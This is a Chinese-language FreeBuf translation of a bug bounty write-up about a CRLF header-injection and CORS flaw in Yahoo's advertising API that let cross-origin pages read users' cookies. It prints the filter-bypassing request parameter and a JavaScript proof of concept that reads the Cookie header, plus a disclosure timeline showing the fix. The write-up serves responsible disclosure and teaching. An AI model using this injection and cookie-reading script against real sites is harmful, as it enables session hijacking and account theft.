

## 挖洞经验 | 看我如何发现价值\$10000美金的雅虎Cookie窃取漏洞

clouds 2018-01-12 共21548人围观，发现1个不明物体

WEB安全

漏洞




由于最近我在学习 **Python**，所以我打算写点前期侦察脚本，来从大量雅虎子域名中过滤掉一些无效域名，以缩小测试目标范围。而无意中，我却发现了雅虎（Yahoo）的某个服务过滤机制存在绕过漏洞，可以藉此实现Cookie窃取，最终雅虎方面向我奖励了\$10000美金。

### 眼前一亮

我的前期信息收集脚本运行后，我从筛选结果中看到了雅虎网站<https://premium.advertising.yahoo.com>，经过对其浏览检查和请求分析之后，发现该网站与Yahoo的API服务：<https://api.advertising.yahoo.com>有交互，交互过程中涉及了XmlHttpRequests对象和跨域资源共享（CORS）技术。

所以，在对API <https://api.advertising.yahoo.com/services/network/whoami> 的请求中，我发现了大量该网站响应的头信息，它对`user agent`、`Accept`和`Cookie` 这些请求都有响应，这让我眼前一亮。





## 深入测试

而且，在GET请求中的任意参数也能在如下响应头信息中体现：

```
GET /services/network/whoami?Test=Try HTTP/1.1
```

```
Host: api.advertising.yahoo.com
```

参数具体响应为：

```
HTTP/1.1 401 Unauthorized
```

```
Test: Try
```



```
GET /services/network/whoami HTTP/1.1
```

```
Host: api.advertising.yahoo.com
```

```
Origin: http://www.anydomain.com
```

由于任意域名都在许可范围之内，所以，上述请求可以响应为：

```
HTTP/1.1 401 Unauthorized
```

```
Access-Control-Allow-Origin: http://www.anydomain.com
```

```
Access-Control-Allow-Credentials: True
```

但是却不能从响应页面中读取任何内容。由于CORS策略在发起请求时，其XMLHttpRequest对象只能获取到6种响应字段内容：Cache-Control、Content-Language、Content-Type、Expires、Last-Modified、Pragma，如果想要获取其它字段响应内容，就必须以语法Access-Control-Expose-Headers: <header-name>指定，具体可[点此参考](#)。

## 一波三折

为些，利用上述方法，我尝试在GET参数中加入Cookie字段获取请求：

```
GET /services/network/whoami?Access-Control-Expose-Headers=Cookie HTTP/1.1
```

```
Host: api.advertising.yahoo.com
```

但遗憾的是，响应内容中却无任何有效的头信息，对Cookie这类敏感信息的响应头获取估计都被列入黑名单了。额.....，那来试试回车换行符（CRLF）%0d%0a：

```
GET /services/network/whoami?test%0d%0ame=nicey HTTP/1.1
```

```
Host: api.advertising.yahoo.com
```

可还是被拦截了：

```
HTTP/1.1 401 Unauthorized
```

```
testme: nicey
```

老实说，我很喜欢在这些过滤机制中挑毛病找茬，它们一旦存在漏洞就可能被绕过，或者实现XSS诸如此类的攻击

## 柳暗花明

所以，接下来，我继续来尝试：

```
GET /services/network/whoami?Access-Control-Expose-Header%0d%0as=Cookie
```

可以看到，'Access-Control-Expose-Header%0d%0a'对服务器来说，貌似不是一个特殊的头字段，因此，能成功绕过一关过滤，而接下来的'%0d%0a'也能成功绕过后续过滤，所以最终的响应头信息是这样的：

```
HTTP/1.1 401 Unauthorized
```

```
Access-Control-Expose-Headers: Cookie
```

所以，具备以下javascript类型的网站页面，都可以从其响应头中读取到Cookie响应信息：

```
<script>
var getcookie = new XMLHttpRequest();
var url = "https://api.advertising.yahoo.com/services/network/whoami?Access-Control-Expose-Headers: Cookie";
getcookie.onreadystatechange= function(){
    if(getcookie.readyState == getcookie.DONE) {
        document.write(getcookie.getResponseHeader("Cookie") + "<h1>I have stolen all your cookies</h1>");
    }
}
getcookie.open("GET",url,true);
getcookie.withCredentials = true;
getcookie.send();
</script>
```

即使Origin或credentials被设置为不允许，我一样可以绕过`Access-Control-Allow-Origin`和`Access-Control-Allow-Credentials`字段限制。后经测试发现，这种Cookie窃取漏洞同样存在于雅虎的邮箱和其它services/requests架构服务中，非常危险。

## 漏洞报告进程

2017年9月19日 我向雅虎安全团队报告漏洞；

雅虎安全团队在半小时内进行了漏洞分类，并奖励了我初期\$500美元奖金；

雅虎方面在几小时之内，把存在漏洞的api服务器暂停服务；

雅虎方面通过限制GET参数注入和`Access-Control-Allow-Origin`字段，进行了漏洞修复，一些特殊字符构造的响应头也被严格过滤；

2017年9月30日 雅虎又向我发放了最终\$9,500美金奖励。

\*参考来源：[witcoat](#)，[freebuf](#)小编clouds编译，转载请注明来自FreeBuf.COM

上一篇：[批量检测SQL注入](#)

下一篇：[SQL注入漏洞利用工具](#)



已有 1 条评论

TedZhang

2018-01-12

1楼

回

楼下说说这漏洞在国内值几张JD卡？

亮了

选择文件

未选择任何文件

昵称

请输入昵称

必须 您当前尚未登录。[登陆?](#) [注册](#)

邮箱

请输入邮箱地址

必须（保密）

表情

插图

提交评论(Ctrl+Enter)

[取消](#)

☒ 有人回复时邮件通知我



clouds

I am a robot ,do not talk to me ,code to me.

199

文章数

38

评论数

最近文章

- [挖洞经验 | 看我如何发现价值\\$10000美金的雅虎Cookie窃取漏洞](#)
- [phpMyAdmin被曝存在严重CSRF漏洞可对数据库造成破坏](#)

2018.01.12

2018.01.08

浏览更多

相关阅读

- [挖洞经验 | 看我如何接管OLX的每一条...](#)
- [挖洞经验 | 看我如何通过子域名接管绕...](#)
- [【漏洞预警】基于RedHat发行的Apach...](#)
- [攻击SharePoint](#)
- [\[电子书\]渗透测试框架Metasploit基础...](#)

特别推荐



[极客DXY：手机文件传进U盘，三步教你做一根OTG传输线](#)

[geekman](#)

2014-12-27

[独家分析：安卓“Janus”漏洞的产生原理及利用过程](#)

[顶象技术](#)

2017-12-12

[量子计算从概念走入现实，公钥加密是否岌岌可危](#)

[快讯：联想官网被黑，内部邮件被劫持](#)

[Elaine z](#)


2017-07-18

[hujias](#)

2015-02-26



Copyright © 2018 WWW.FREEBUF.COM All Rights Reserved [沪ICP备13033796号](#)

 阿里云 提供计算与安全服务